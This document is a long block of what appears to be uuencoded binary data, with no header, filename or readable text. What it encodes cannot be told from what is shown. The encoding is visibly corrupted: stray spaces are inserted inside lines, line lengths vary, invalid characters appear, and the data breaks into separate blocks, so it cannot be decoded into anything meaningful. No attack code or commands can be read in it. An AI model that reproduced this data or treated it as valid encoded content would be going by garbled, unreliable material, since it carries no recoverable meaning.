M.8M^ \%=#_T+YGZK6-;]K?7\>S-Q!O] \D_ ^O\$) K&_R_1E'8P' @41M!88HST#
M<(1!0A1U3*C\$, "B!% !R#A#*OMT\$&A142 ':", - ('9PH!.F"-Y=8!Q?:MQ@*?6
M6A>\$_S>K8*0, /&V8L?UAK!Y, \@, UP0<^3VQ\$?Z) OG!G+^G^_12049*V3"LA/
MU] /J1) C0U-^3J\ S' _] =NUG) OH? [GL/]G_'^ (HPW^BZ#%\G\X!B*IG.\08+2%
M^AE+&?+_ '2&H', 1; _'Y+); D6BG"CG=; 682%T@EG0' ' ' ': \$ [H7X?*5L-] \R9J
M; *G4M:R:*^XW&O] +!_ :7;G>AW5_O [R?R;_ \$PIW; /!?! "V3_X^C (+ (44JJ0
M10GB"AJ7:) &\$W,V':P>]>: 'X'U' (09"@70@KR!@U6"B8 (*\9) "G\$S@:U_=Z
M/M#LWS@7G3EE3 [-.3Z4!N:UF [1D/&, 8:/M/WOXGYT<90O_XT>RJ/W,] ?^^^G
M6;>WL'GO\K;JF>T1@J;>P==RH_GX [WR+^C5G?'% CU\$@K^4 (2^/_IO=_0IC"
M3?ZW0F@._A_C?2) FF' / .0BVAA-AJ8%F8T; ;:2F_] ,VY9HHDP"EM%\$H&M (3+1
ME%%%' \$U (LF#J [Y>=<1W/\ /] "-", IB3E'Z.-Z/J_O#N [CL_-PTO.>\$+VR<SR\$
M&/+RY&EL] ^2YN, ^YKUNO6&2VW (C+R.%K', _P1.Y_'^'8*/_%T.+)?_) ,1#%
MA (L2%P!NQSN\$ [G-<1QS ("B\$6XC>=7\D\EQM; 6:OG_ ;' /KX8] -KW#5Z@TDA
M6W.] BTXZ:500%YT_ ,#M8\$/\9^NZVWZHE_35-@*7RG] %I_9_X4QO\%T"+\3_J
M_F=#P=^0\$^C;X=R'8:FU_/G=KE,=4X^JPS\O..X\Y\$] #+K]NMY&UT"3T_P8.
M^N], _%?SUJU7M;W/^MZ '); *?SJS_P^F&_P70HOQKVS' 1D0Y:\$"B%/"F'+&)
M9D8RS2CFUG>7D\` (#BRWV#J36) H8ZY@ 'VDEK*#0L [^S_M-X6XU; /#P\1 (/!
M ("H/7F'16:OJN [FWR/4W=O"] . _BAN, 9_ "=9RPP*\? \3RF?_VR3_Z, 06N;_
M&XZ"2'I%') "4&.U)- ':) 33Q1K [61FO' \$T*T8DA"8" F4VD"# ((-6*) ^M3MN\
MSK_=4-F*, P"JUC#=#IC=9 [D/\CS^HEJLOV0=9:ZOC5._%68"_U] 1^+EJB_UO_
MK9J_IXU: ?8TXH*7X1] /Z/R1D8_\70HOE_U"%WPYCX"@, @:CMC>Y>NY.] U@KX
M] H@5Y_754+?O^:=\$P\%H; ;25==Q&TJ] +_%?: [1JWJI2W9 [KK*<+ (_' =/Z
M/\.; ^-] " :#'^) \='A^FV"C (' I\$:. "\D'2@'W0#B@%3+>BI/8*P&&.8J\L2"@
MIEY' </Y>QIPU.B?#V!O661 (6'N1JW:-14T [6S>]] FU6Z/6 [_GS [W'+IY ["N>6
M5E] RS0*^MO;F0F?%:C-ZKZ, <\7] K^?X#+<4_F) G_1W'S_U\ (Y8 [_XPE0*@\$ \$
M: .+ [3E`.L082 (6@D) \$IRR"5R4\$"@?5\S'+!.L% !&*JD!Q (Z) ,OYOU9F!F=B [
M2\$\"KM-O34-NK9 '^%9EY (83C>8=^KY%&1XUN;WK6X?O'] N6A7/Y_) WE/Y [Q
M_U&R?\50GG_\RAR"=: (&0\$ \] GW/>=' OV0!R' C"G_"6FE#") L<EJLP-H-:CW
M^KU^] S [*6N [6#> [:K>BD [5H?VZVJZ_6\#M&=!&:_; ;W-?] !*LL7! / [D9PFLJ
M#_M. ; &6MI%\$;) F9<) / ,+9PI+U_ ^M+?USX] _-K/] A&_] ? , 91K_9] 2VE' -B\$JH
M\$P0Z@+! \$@E%K (+#& (IL0*9UAA'_A_?'E>!%) *C9V32G!G7K?^?T7)_RB2BUW\
MEXM90-"T) 2 [] %QC#? _ [/1C#'_ON_%E) &WJYK_ /] CI?A?N (G_*X:6V/^/8R'R

M5&,!, \$P28!1D-@0#\$ZTL`4Y3;)R4%FLADX0Y[?]2@4.V\$(6ID,PY)O(:_WOG
MHPI?SP-ZI!>-S.ZF:JF:"QDU(S6>'8CVLZ9[:3I@'^X'8:'^B-'VU9;"XRF+7
M(;QY_*]67:<[#5M;>Q'04OSC6?L?;_3_0FB9_5_RHZ'T'`618TP1)GABA,`:
M4BNL4)1)9+44U%FBF55*.4:PL-('0?S-UHML.<6*.*P&`UKJ8'#)]9=]Y4
M[YO;H<@]Z[?F&NFY<)[-+ALNNVYW')S\PBSB^.HK5(3GK:X.LYB<IOWNHH8_
M9P#_`N^RSCOXTY`/H+Q\8-G\GTO[#^LR@*7X!V@F_H)L\C\60HOE_\08B)0(
M#D`M.`%8)(\$9:&BLA9Q@?X\$3(T\$"*"\$: <NL`MH@80"5Q5#E)&,V;!&PT7SBL
M<D4/8.;UAYXOW^&`%`9%[^#Z"QNM].&42'C]HSX+^<2Q:]P%K[4@G%BHNW2
M9/56Q\9D_5;OF5-@PG'X<;C9R!NM]7F)\LC_WQLMD_:MLROR@:7QO]/YOQ\$"
M?(/_0F@Q_B>DO)>1&]9-G%!APU0_M//.ZWTK^C`X`T>H"K.?+PAY_`7Y7F
MXW_PM1X"JMX@`>CR^/_I]7]A3F"#_R)H,?[`8R`B>'M+@ATJZ-8VW]G&)41C
M\$)>VMX@@,<5YK?M/U_M;U7)UE0R?V\HULU9TVLEZF<G2Z,S5]GN]B0[&.WO
MO-")MF\$+TY3+_E]S#F!I_-L_!^AF_B?0BBW_/?&/-3`*2@Q9EI9J9A+D'`>
MP*>`)M):8H&B(I&,&XZ2<*=04GLCP!F"\X!?*MQY;6![J81]5MA!Y#.4]J=
M<F>#`!`U1X6V/]9+?.CX`U6`*P0__@!O^T!+[?S0&(L0=MT"88-&'=3^,
M^@[B5`JDC>\W"9PF2A\$F#024(,H9X0@9(IA*` (1Y77_;OKI+M<SWOW445ZLO
MN="RFF[T7.2?4L_Z73<;L;>LY)G2#=?]7WQ87A_&LW'O[M7:5I,_E\F_\;
M;^+_`J`%`!^~@4AP**`@+!%\$.R%1`H9#8&DUBCBA\$&.,@Z9DY9S*AB%F(G
M(\$0A-:A+<L)_9UC;:E+_)LP:ND'D+OTSVJKM.MW(J\$XORUJ_UUV:9K?-GJ]
MP9-"4!VTS/8PEB\\$!75?7E4\NN'WQO.PH;]50H\$%^?^;W:YKK>KSFZ2E\A^
M(/W\W^%T)+_Z,Q\$*&HG75:63M5@[``9NX@/V_L5WVYUT,ZI/1O/H79JF_.
M>QB5L[N&.QVVY`W6]?WH+H\$%^;_\;==MM_O=^G>>_R.S\?A)?@&_P70LOG_
MLS`*JJ>G?A1\$@!`2\$H\$ED&#-H\$B`8T0(1``2Q%BK+\$<:.*0AAEH+XISU7<NQ
MU(P#F.1-`CY1Y8J60"V#0\$2>98PFT9X%XFS@_XSRK/_][OD_,)^)_Z&;^+]`
M*._ZW]&:^G?[@W8KZ_E_JNU&1Z4KK0->+[RWDV6]:!QE/RG_VUEW*O'72XDU
M%T[N_T55^+5H/OZ;6:WN/V`1^C^;V?`^`HW_KQ!:C/_Q&(@DT9HIZZ!+,#3#
M_#]2&Y%HBQ46ALN"9(H`)`,`,-.86,E`B0QU\$B;V)P\HCRJ;D6I/RX=^0YM
M>OO_GS`_`W`FZ*CP#`^`7);_YPVV_SA_X<S_C^D?^%4, [\ /UQS0`Q+&\$J>E
M,UPY*XCES`"H`\$ (8` (M@B`Z484K0)0HPPP2!B;`08,Q?D_]GE>B`X"YPJMW>
M9/Y+2W8_`.MMO]<OOZ/S/C_\&;]S&T9/^/X?:?"4/>AE>`)XD)B\$62\$2I
MU8H+2(B`/O/XQX8"Z5C8!,`Q13DB\$B*;8)][^_KU7;_#/) [%\$S;=:;?`!G
M4:W9?;X.L-DMI2\$JMW->]SS`OD5*@)?J'+*+=F2#C55V382WP]U8X%NW_.\!K
M+OP?TU+Y/YW_`W*(~O@OA);M_`O`0`0`D+YOPE8>CE,*.#54)48"K"BQ.K`"
M3*7_#TMK\$1'(V(0F\$H?M@3BQ>:?_JJ&R]9P#T[M_/MMH\&9<]6]W00(3M*B
M_7]JJMOK9.O/``Z5_[/QOUZ;/?!?"W&_],8B!(HA(0:`:\+*(M#^I]AVL_\$
M2U-`H><~%C*`@4H\@Z!,`\$6J\&8`)'`#`28\$S;_`SKG#5/(%W+HU:[KZ9V7[J
MHC/_:TU3(-^*GZEZCSSO:777K;J(Q)`Y`G`M(0)8AG\^O?_O)O]7890[_Y<1
M%`I+~"-*\$`"ETHFR!E&G(85,4BX\RA&CA&GAB\$ZT\$+[300V@`+.6OCK_UPI>
M@+5W``UU[M`WV0YT89/"FH;33G;7L*.`<`&^=.&AA_\$\]U/K=_`,`+W^%W*^
M6?];#`W#`^,HB#1+&JD9]#]*.P@5=EIY6X`@J+CVL`\APLA;"29L\$90@KQDX
M++5VU"1*X;SXY:K^X]C_77HOXD>RT;E00CJZS1G+/&:ZVTU(-)8OJ6PSEG7
MD3+%U+7GZ\I&`5)3.<[F,(KPR_QPQLZ&9FA!_(`^=FV].A;R?Z]MC<S_\OH
M9OUG(??ITD7SV(_?P:>45327J5\U2M_NJ2WIBG;UUNR;O;CN\KE,5!7UVV[
M?\LUHMNF^;N]RZR\[W=_O7^X9VZK-QI7+ZKM#[VK_<>TI-!>IE\C.\=>/CR
MZ>JZ?H0>ZKII[B[PV4!:=TI:_KZWWSE)STY,7V[M\^CEGEQ2IJ\,[W82I;E7X
M-?H(SJ[JX/KJL/_I\N`<[LG!ITN;GNVE@VO?-HT/Z8>MM*R:N^A35;;U0.ZI
M2]`.#(Q,W,>V=3N[#8,DEU[=99>[.T"M55KG^`UZ[:Y<Z=#>P;RW.X?MGV[
MN7^7AWGO<H*OZWK_8WJ./F53Y4_--OI)USA`R[FE7W6OJ[_[JTC>`Q,`^U?
M@T/HVWI[?77`3_?2OKJJ/QA9\YS1M][;ALGOK?OSU`JFY7IMCZ]Z[RVSO;9
M2^7MEKU,N]=[?P<G^`RI[\$3?/'_`K^%9I:=GJ4MQ=];TY<^GY]?QX+O][6'
M_%B]UQ>R.`W=SM`AES`N`';T*X<[_CUP1^GX+11G_<;OMC*U\]?[HJW5][
MW"WHXZ7/R#D&@`XL.\@[YM.[(W#MRU^L,!:_E;V^JK<- /OOJQX-*+E+K^4WU
MZN+_V;NRIL:1;/U7.N9I;L1\$12[:\F\$>!@J95E6YVIML*^(`6!:!P3(096.P
M8W(\G).2M4N6C:&`UDQT0PLIUY-G/U];G*M\$S1P&_`9^Z<S\N2YE=_9)'Q(
M9?O0;W?C,G_`G7=]MV4_35KB\HG^NZHW88UF@'?V`1GO>L["Y.ZEYU[H.]Z
MWX6TE>"%Q(\$Q3%NSM7LW7P\8W?:'YB/R(5C3+>Z=W;(5[X+Z4]Z&-@:E9^S/
MTK4[*Z.CZR2/1%KY30\$<=Y\$>+?>N*_DDM!O/C9E/TW/1P7%AV[VA"N-726)_
M:JY#&_L9P-Z1_M#>3IEEY_1*Z?WZF#EGY<V@A7(\$:=M_A/U_]+[6F_\WV\G)
M\$`A^Z8S.[D%NJ3#.U910Z!_F`.=ERJ`?L^M?77;;SJB]Q;TLI^NJO2F=<XW]
MJ#7_B(\T)-C08T./#3TV]-C08T./#3TV]-C08T./#3TV]-C0X]O0HY7=-SX9
M=H`^`FN[!>WSCNX.S5^`C.7382?F(QTP\$`9V+KT"_!><VQ/2OA^/K+XS,BFL
MYZ737U[W>GYE\$_GU]AZ<EN=#/P.7F50OZVH+:\^G</>##ST.UV..O_`^]S_`^
M]8?R1=49%8JA:\$+3-0.?.?)P2C2F*T`@F/.`C18&_`\$8;9Z:K"Y"-`*==4HE"#
M:5P7_X^1MLD_\-^!7_W\U?SJFVJ>D*"U0<P;T(<^8#`0)BCLY^9JX&_VOZ_
M#\$TQ^]D;FLOI)D.G1-Q,%08MGN_A';70MQ?[]^KQ,.GK;]F+\<A>>M(G7^^[
MSWWF&AG0R("&'AMZ;.CQ4^HDMN7M=(22>*0_`=DS)_`>8S9?A`]C(T1[SVW
M%>M=H#2A]L051=%4@THMR")KFA4\$":\$+E\RJ!"&HE.J<*[_`(_*)#2MU(W1
M:77K<G_(M4B52I##D]L3G?&P_ON/>^+8PS9WH^=PQ!9N5@U*`(T,F=Q*\$H,C
M^9V?K8"<9V.VPB-GN0MG73^</3)*;8M#P\$!#_OO!^ZJ4IP%\$;/Y487XKH0["
M<?5Q[7,_K?#0503>R]=C<ZIV@C`%:0D>LOYST9\,Z1.PTHOQJ.MW%V(#K(9D

M]E*%R>CSP1V=+9U!%\/:+9=;J_&H4S>D' J?3<)M,AD_K;LLD0:ISO\$>"-CC
MN9!CB=,3KK-I"7C<<(Y1.-)];?<OT9^48@^:*/?SF`^S(\OD[Z%:Y"@E<OW
M2"--BG./YI^:2W<TNP4U"=9!// [D9S@O'O-#C"8+LQ;IR?W2<Y+MI-EF5QG
M@FM,UX6A@<F*CW1J<SU15*SSSHS'5F7,`.5("J8I6B^B)"5\%.)507E!N<
MJ<` [8T[I'Y*H53LAQBI4%`/J_.&RJ3XY0J'X-O#W*)_EQB\8E6PR;`/'EDD@
ME0E990J@G>@K(Q'ZWM#:CKGU,%[8F]?J'S@-*"0Q_#YIS>D-S"WU^CG!WSO
M_QBHU!U:_O1FKY.@3*D<Q/WYF80<U?<NO?5TL1I<C<XPL<>JFV2' \$O6@9#+;
M\L?#/'WG_UY7*J;[@#.R<&#/G6&WYPS-@D0L3("RJ+-P_.G"G@6]JPD>0P3
M%*,VL*^BY*BB_M!QY%Q@>X,J>K#JMC=FS^LI&#/56L!41X48:'%;D6"W2_3R
M"IQ@U&OYR^_D>0U[W]"\$4?C0&]&=-,@EDF7'.@5.. [WK;FWFD\EY><+>SG%5
MW=;9\$B1V!9V42I+*]90_>Q7G;5"BD!-; &3/["=9S[1Z6X%<BH8\Q9.\$,P_BD
MI-(-RG2-@FA2%9T153[3-+>S>6Q,:Z/),JO<J)TQAW%"XIG)&"T65U/:#&B?\
M]>?V?K6<W5SY6*"4];'.(U+K1<I!/4/@Q\$KKSZXJG#YA+^AHJQMZ<V[<OX\U>
MU-B+RWJ&1VJ>7/IJUABSF+>?6E\#!Q0&>C,^WJXJ\$X91NF]"\40CB61WWR>
MR6.N',]J\$<[AOK"_E^:9HU/_6,58NM%N?()60-:T1I6T_YOX:OO9YW>\%R_
M7<U&LW[-^ATK5W:JG\I4(IC!:=4/351[Z=15%"*(KB'P@U,!)H1H4[Q\$BG,BP
M>]JQF[P+.!=&3VN^W36(; "P7*2WW*5V2^~NB[;UPN7TCRU9:@HX7S[Z,)?>
M\$"VL;N#2+O#Q=.#GE/^0/K3^PEQ5A\$VR2_D5?FZGQ2)A]S=44=KP#Z@NY>3\
MIYE=H_9R/&IO<_/GEN_'O,:L^X/0?MOB7DA^16]Q_Q';R%^Y>87IP!<#TFI
M55CR3>7<4<3^'`)I1?@PVVXX[Z(YQ7WBF@9]Y,G[_>Q)F;C=8U\$>6SHX7=@+
M,%5NO7.QFYL.[S.7K7+K'^_KF5NW!#+Z)O1*!"\$BO\2Z/>E>M29#4/_KL^B-
M,W26.%8L8P,S8N\9Z2Y\,/. "LM7:I8>),U#&6W+I-\2<X'/. (/V;%IAL4<A
MN,'O_501\XI#H.BE,W=L?V95JH+S<->J!(VI;00B[%5Q-;2GA[67H?A<Y!7
M<N^5\&Q%JG^UEQ7;+^M9=^!Y.;C0*X^X3=(1Q@OM2^MV3CT*8Q#A+\$-1AE
MH`G@52&4"U4\$<0W5,'010B&&&L2",=3!#<J(3E3\WJ+#\$8,^)]*N4JH8:3B
M&I<9'X\Z0\$'==7;50T-MR!22_YDV',M]EW,P[&;CA;EU>F(['3X_@/&X'E#S
MQP2C@<P@K@J=1=#E0R1^/2O`&.7YG<D3[\PZW-U,F-MV%>8N%5?YY(3:
M8\WY!%D\ [N^_\>RV?')M]`<#; \$-&/(-V^RO@2;/FJB*FD)4&ZB3`'//-\$7[+
MLK7ZZHVL+=) \$2`=-!"]BUR_@`"0_K8@W>=T74%A\C'LYQX/]:[O0UB)G!J
M+^V5.X=YPHFMX&!6Y3Z2-IW>M=>APPLX_C-UAZH%[_I7%5)1^MIKS-\="N;8
M792"FRGOW*/TJ3W'NA*GYCY\$7'--_QD2=M:K)'<]V' #<5/;=1NK=PGN8\IWVD
M\$V<;YTKC')/@HZ_?[8DU0!#%9W?E<L>W6^(G:K8)\(E:?"09"XTLE:I^J^7D
MK=L2VS#3`\<09445)<HG^>24FTN4U[!7W3ZV/XC[_ ,D\$[G?<3V5NQ>'M6Q?A
M6LZ=F=2A[N:P-_. 'H\9:S;\K]9/IR/:A[_I6=AV]X)AOCHA5[Y5_J?C\Y]\$'
M7D<?HFMO80)<L,AA[, &9/KD<?]<ZRU,F8RUKX\R<5DZFI9)R7PRP]-&MZL\I
MCS_E^M4.2I;G%U6L?65^46T]86?W]!>8%7R=R2/:QT?:2Y>W_2#HG/:\$'B,G
MLSJ+S,A-)/._7]OIQ#S7W&7X%_MZQL-NCBY2N6N_*7&EX2<-/WX]P,7RG.QC
MBKQ09^O2?1G_Q^<3R@SX0_3BQH?4^)`^ZQG_G.MW'A]21>1]/W\Y7->J5\E3
MI8>4P2-^NAE*G*F,X,:> (ZB\$ (90@P:H6J"EREFLL&XSD]<<%TW=*IQS1" "
MXR.J""\$T>\$<GNJ;3;);UV+D\[_WHI7)O\G%Z/[^ [=FNVP2J"G[R]=(;VT[>+
M^YVGJQ?5-=&T5A;NV&!RB948'7W*GGUG)]_ [WDT\$UR%CF56U50/N;[V600)-
M&KBM;MWW<%D2/T^4+W;\A#R]EM4Y_6^ .6.IU'H]C<"R\$I[-S:ZV+JP[HU\T
MAO1#&=:94<Z#9'Z#<\\$4)A25!LG!\C-4KA@",_ =U@^VM.ZN00[LJ6=#%M\[(
M8K@C")'RP9F"+C&\.11@_#?HYN;]V]N< \$IVNUBD,Y5F>ESL,@*Z/6>\$?D4G
MK/NJ^!9YWL+>NNR9%0*P,!6+W>WI8JY/6^:F,D-E4/Q=OLU<YL*C9UJ^!')?
MX'J:.%A%_791W-Y;^8?3\RG4!45]G7;GZU0E>\$&<S5,[JZ-HO])'V'O7-2?+
M'B78P<AZ'\DW@SE59N45?Y=K,ZZ.)P7T>!OG&!2VE\^J^ .O/^*; &OD"+X]-
M]5[%YGG?DN_] ^!%?IR;Z(_E)CM/)/S\ /FF,A60ZD;6&3[]3>3/I'R1'4ZW>(
M%Z_FZTC["B3(3@#0)&6S;<&Z[XG+60GP%HI1,5''5'U.%6EXJ%11%,1I454#
MS'NI)1+0&0T#`'^=J%Q+9/G]IL;YK\?EU=/-G5=8RYG_&20U1K^GU9T(. "3S
M3;6XG+; (>M'R;R> (<Y3%S(N>PS(OC`HS<UZF+J6'9"1@S"Z)\A2X.E2RJL)Y
M1?A/\4M[4_4LZGL_^[LN.4I%)G3B>.YPHE9;3.J&,=-@V-08RTR1F3H2N@P
M<XGL=1SN/7P#1J7Y*)-6!^7OHF\$9&T^Y<, /7,;`,`&-,L='*PS1AD*7J#],U
MARF@EQMGB/6&@([(:PU1:2[KM]LR5^%KFSG5H(;UFQ\$[!N\ABH(]A?OXQ^(R5
M3?[^;36>;Q3&3N]Q%0@0" ^<2JS:IO?Z\$M<5IV'L:N<;0*;3:N<K<5O6>1NE0
MQ_'MN2R\&JAK(\)9>['^M8%W8O&F\$F;H(+14+@23HDR%_)!T055.A*Z%E6Z<
M<R8XUW0JY"-F\$"ITJH#`4X2JI/P=*0%6MP(CO@B+\%.0<10RQ#2B6-5%1ON_
MD3X!_Q\$Q,UPXF\$X\CFTR#K*+`4U&[2SBU<[7^8!@>.@SA87&F&N.D?3BOR7M
MIM)W)BUSFX^Q6X67287CLV!M-W'PT=YZ#.VLB@JTDPKFM[4A"CRR'S\$F&2L!
MJZ<QV-35592%WX6"H?",1>"1[T2!F3FM0Q68FCR\$MPFL'TD'39>!7Z8`-7=>
M^BC.H`J-85R!(Q:C+HMZ-:.\$P564ZL#JFJY)'RAH<'UXQ@\$72L*WX_(M"5E&
MLCZ4Z9T?L#4P1?DS2)+!4DC,C@<8]E'6_@(/ERF)1[P?]O>Tzt_ ^=Y'Z\$C\W
MY?,L:SF;WFSJT`YHITM\[('M;C!RPR#<C7BQSL(\$>P1)I2@RDZ,X*#@#5<%
MA4="5U0I6Q1.#4I5H:B*:C!-C:VI?T[^.]_W#_+[C;%Y_\=3MY>%A6(I`7
M\$2)JIV=C#C-CRCX'R4G0P4\\$+G4JAKV?&4C!",+G\$HSQ3=I!GD)J+TGF3;V#
M;=5W>D7CK4@0Z2'<.+R]"M&8=^C\$ (= *0OP5M&ZA6P'YYL-8FD<Q]V(5V[*+2
MVD25_PG7NZS<][B]*PHI'D=+?G5;AP.)52H4#S+1^J(2ML!*C.U\$Y^X\$8[*K
MUVDBD[UG?SD52DL(X%8Q)[2</7D[;^PDJ]H;^V8:.)^Q<[RECC0HP]JP'>@\$V
MWF5[!(KL?<6:3`[:IX/+MY-!O9/0^5O0\$O*:ARH^5UKDR>,"F6)(V138Y-V4
MD1"A/40LCV^0;0%_7`U:7?K-7)U7W`!;U\$:R=/[0_E&>7H#D?X)]4J/G`VOM

M@") 6 (5^; <OIW8) 0DTE5>! .5 ['AZ9"0X4G+<T `&1IV?VNC1V\<) ! \$I! &N&H1H
MC%#*J! H`KPM=!XU3PC, &CQ1* &/KWJ: (Q0R_&%8X1?' IWWG^R*F@9^SYWF5@Z
M0_, Q2; +#FZR-; JU=\$ `CH1+Z"? : "YK^\$) 9QNK\$\$&DY5%#W_ [FIO `<3^8/YON
MHKT. 8J_V (]B `^/R?C^; \ [+XJ">, Q ` `7, 8"CM: \NKF'=3? [KWSQ_ ^) " : K3+>
MZ4G\$-10%XR3; 1F<A8 (Q@ `L+<\$^*, ?@&1I7/"#8) P^: H6^\$X, H8! P4QFCAJH&
M\$' 0J>J] T3: 4*, 70N4Q@9, : C05, ' @#R0#) U, !HE, 6/T97] 2XQM8N: Z*6] J7) E
M9C7J, LN^ `K_VPADY#Z `) 6, [Y: \ "V2XCQY_Z=O4) \W"KM*=.:]X! 9<<M' ; P2,
M^<QM/1V3QKW' K5S<' L; GQFSFYRR<POVH; 7' 6\$2] ' K' L\$E__5Y?8CM*GV1NWU
M?I=Z\5C@: -K (<J; SP/) \A2L\$?L (_W. 76KSX_ "T, W (7C?7@ "KBK5>V&A) W>9!
M! _/W, V4! X. `L; @; 2JD65IS+V6AQ#1X `W9BL8+O, N, 1REZ* `ZK: ; PMSH@CZ&_
M> (. JQ-6YZ (Q' 7>* , K, ?BW `SS=AS<T [C] 3J+?TS1Q/JM, 6 [JZ [&3R-O: TF=] K
M.) -MC) ^2Z4: < [7 [/ [-9_, XUJM- [^DMY+WN%#E; H-X>] AO: OD: \2#- \!FU_!
MFMU. X/>L2. ZPV6SJM] %; "&*TG<1; 3N\=H3. OU; [/B>9, G_T=; XC [W"92, \LO
M: #& ("C: 49G'A, DU&2504- [I0A&' *_ `PK-' 05A! .7\$65F! `AHJJ\$I* @: / \4ZL
M' >H] >O6E-36<K `) +BM: \3C0#8QV@! 6! (8T] (_OVR) CY1EF\ ^ `E>%UH' ' 1-YT
M<@#Z3&E5>>\$^OBVJ1Q_\$5I! Y> `# "U^N@EAQ577Z*RM>/, >^S& `LRBXI (S `V (
M9 [7? \K=9_-VB\$&=L-<Z3&0=' J#1=WUOXMV! -SZO5F+-T2#>J^I/CK8-R\&_
M#YU^?H3=*D/1H3<I&; Y^CM] +B*; LG740"EEO; O5Z\$ _/DF/J^VCBG5S `O) [A-
M2UZ [4A] 3. IDIE, XP<5OB=CR2P7, X^Q8B?T\$; %P59) L_K, 3. E\QC. \R; (CO) G
M1? ?U) =9XZ; +V3#IX; \17>) _ (F\#Z, OT5U3"*CF>0FX4WKR7' UH] ^5S-G\$N0V
M [W: @/U@3&- /-K\$; _R^N<] [, JLZ?6. !!#O?O=70CNSN.UJIG=GQSGC^CWVY?S
MDEU6UV_RXI; 03_S [; NU@OL2#_8, S<7&H! ZI; QHM_JU=K' _THL3 ["WL7<: Z?+
M%LC; @. ?N1W@ (= \$CS16W ([[/SD>NX3<YA] JW21?! 2^=AXRS^ \M_ =3>LL/REY-
MGS^4. _+ND. !JM\5X9"^] A, Z3?: ^2OO-E! #D; I?9=&^EQEV9LUT#&VD2W+A; :
MHO (J>IE, "' H^N>JOUNZ\C64 `Q\$G;]NOI1IQCF CZNP [Y; 8T] EIX77R<-8O8TS
M: F^ [+1_V00 _: -^ [?' J2*^+WN2#_-. ^E [I3UXPR@7P?=XKQ] , 1F: 2YQW `>) C
M. ' _\$V [=GSM<P2D\E5K*OA&5Q6#4 (TS75. (@L^XT (E&\2IAKA\$F?5) \$575#
M (? `&UXG", +<4>J3I "A74, !C5-"41W#^; +*_ . ?MUXUU=?SE (1_B*_1J%K, D! 6
M "G1Z6) . -M'7KWY632 (8\TOXTVW1\U [Z%] F] `CZVV1TZ: 9%HO<^' `A+. #UKW (
M3U=: 55+LHWO% C/T3Z] 79: _S>@USYG' +Y5! 7C' Q; 1X [1H' B_S^660RD^4J/^A
MD61>H1KK^CTB-WQ*/G8D `O! GBC6] ^DT'] = \$N3UZ\46=NR9L3] B; 6GO: V]]_7
M5B&RZD' KLT\>99&GO>H0M\XIT; ' V3R>\$Z490J29T>*3K*J%\$ "P\$' N<K0G-#5
MXD3ARLRJYM*I (XY\ : P+? ' 0X\ _ML `<RMKAX+, &G. #H>^7U" '=T, ZA1TRZ+?> (
MFJ#2=/2CIMH; N#&GVW0U;) D: ETA, 3EQ] FUMS6=B [%PB@8, S3R_SUE: 5G (0\$H
M5! (B/%U?Z:) WKZ*P (#' WV\$6<4YL38S] LGU9/WJ@ ^ \&R\7\OBT/D) ^TJ [I3\B
M_7RPO3SRH@9O= (; OUKT4LG*] CU%)] Z6P5% \ZE5\$=\$FZM?7 (B>4% %! 5! #9! X&
M5V_ ; VT-IL, `-' `; GK3EKKWW6RL: 1*! C (Z3*) /<B' `RII [HQ6A5Y*U^Y#TL* ;
MR>TWE'] ' VQ</ [EW; GU8 ` (U9! %=W#?>E3] ; FP0. OV"2O61L: @; UH. J6" JDSG
M. F7! W<LJT1BEU* `: TQF18" ^&9JBZHA `*EJ#! C?) RT! CJ, 1\$V. L] @DZ0 `5_TU
M7K7NMNR_0%\$7] EVZ/ /WQD. 01QDK>RX?KHW<OG) \$, ^SS) BS0V62#QZ#TX?W#N
MI6UDS] Q^VB4V&1IXP>T2BP' Q# \$0 (9WFPH `=W ` [; 9\$-' M [.V86P_32P2B" L^ `
M&5W1_ ; =S3Y: ZK] ^SR_, \$E^Q, C@QAIZ] W+Z#%?EB1<2=3C8ECGP&?N*YVE [X"
M (/1 [!' [^E. [W^M< [-/O\D? ?Y/899_H; RJCG/S7G^: .?Y4ZY?<T [^' OO<R+UF
MGYM] _CS [?' C?] D. L0 [\<0>00# +8P?8%_88JJ, W1 /&1JE6GAMB8ZPNHPKBL ["
MFTP\$ \$XP1H2N, : 7P/TEGLU6I \6FF?5G2=8 `9K<C>>H#RB, [0P] 8] Z+1M1, > [W
ME ` , W* < (?5W>HFR ` \: ?; Y0^ _S^Y0IC2W0G. ?F/ +_O\ _PYUZ\Y) \T^ _O\M] SG
M1N_X [>OO1 [F] +\R/P79 (<& . /IG, N%TP+KBN: 4&2#--40] , , PHA&# "W\$F! 6Z
MH1J, JM0Z=Y2B' 3J%5; &_SF6E?&XE3-, 80+S/+K. Y3Y [M4Q\] <'RK@)) FN%'
MW0/W/ . &ZNVd (KPFZ,) 93_W=NW4K\4KNL9IG4: K, = (4^, 9? . R" * [ZGSK (D<J
MLRSB `*Z5=] %] & `^ ?U\Z6WB' 6E5JE@3. +\$ `AV#>>J: RLQLM"; 2 `K" T%!) QD `
MSNKQ% 0. ! [OFF+2_H] %K/N13B (E#, Q+Q#Q, AG?WK7W: \$, S- /L/4<O^ [Y!) *HV
MHBD@XM>KC, <LN/>LQKX, 6F ([&2\$2A7WNC; H\$K [?: B\YP44R_N\$XD' 8^L! ; `)
MW [H0CQWV `! G0B+O `#W) =-57I6>V0] .XWMO/_] B [LNW\$D2W [* [WN4_>ZO3 (C
M% !H?^@%L `U; 9. , &, >D/"U] B (H=) X@*_O<T) " : `@-4-C&3MUULZI (A*28] AGB
MQ-Y\; A7L. SZGH#VW4L] C! 43S, ; A, 8\3PQVK, RU6=F85P. >U (RI7EL\=M^T) 0
M) B\ : <QBOR<MXO4O=^B?@ \$NGX7GV" [9] &VQ89T^Z (ITY; Z>P] \] ZS/: L] 1) E'
MQ/?P3NZU0J8@+KS, QPO9T^9<1HOX8R8H! TME' SD&1HE93?! D] @37' ; 0+VXN:
M%2\$QVX+W* (XU@K+; U/ [9C. H&VQTC\$+K' P3CD, Z&D"@??@AU [YMC<22DE% [. I
M- `) !VK! \ "A6EV+O?Y: 2Y: #V5 [F4J2^5N_/=G"@MMAPPF2\ "93?SD=GS; Y099
MHUR^' C (8) ' ; L!] ; <?+& [!G! FMB5C7X+#57T/7CI?AI32 "%_] #VT6HN] ^SG<
M\$?1F: #8^C\ \3BQZAA' : DBN, R_A>0V2SZK] -AC/ ` _=HBU8Z+6*LL\! _LOLLE
M] ?YW=#WHT, VX13M_SKR; S (. 9-OV\VOV\V=#; <DZ. B, C>TM! GRONPR?&?\$ \M
M] B' ?O5=W21B?TOSR#XFI+L (Q] M' ?Y_7 `V*IELR; X7ZYD=4TZ; K1? [#B>"EGH
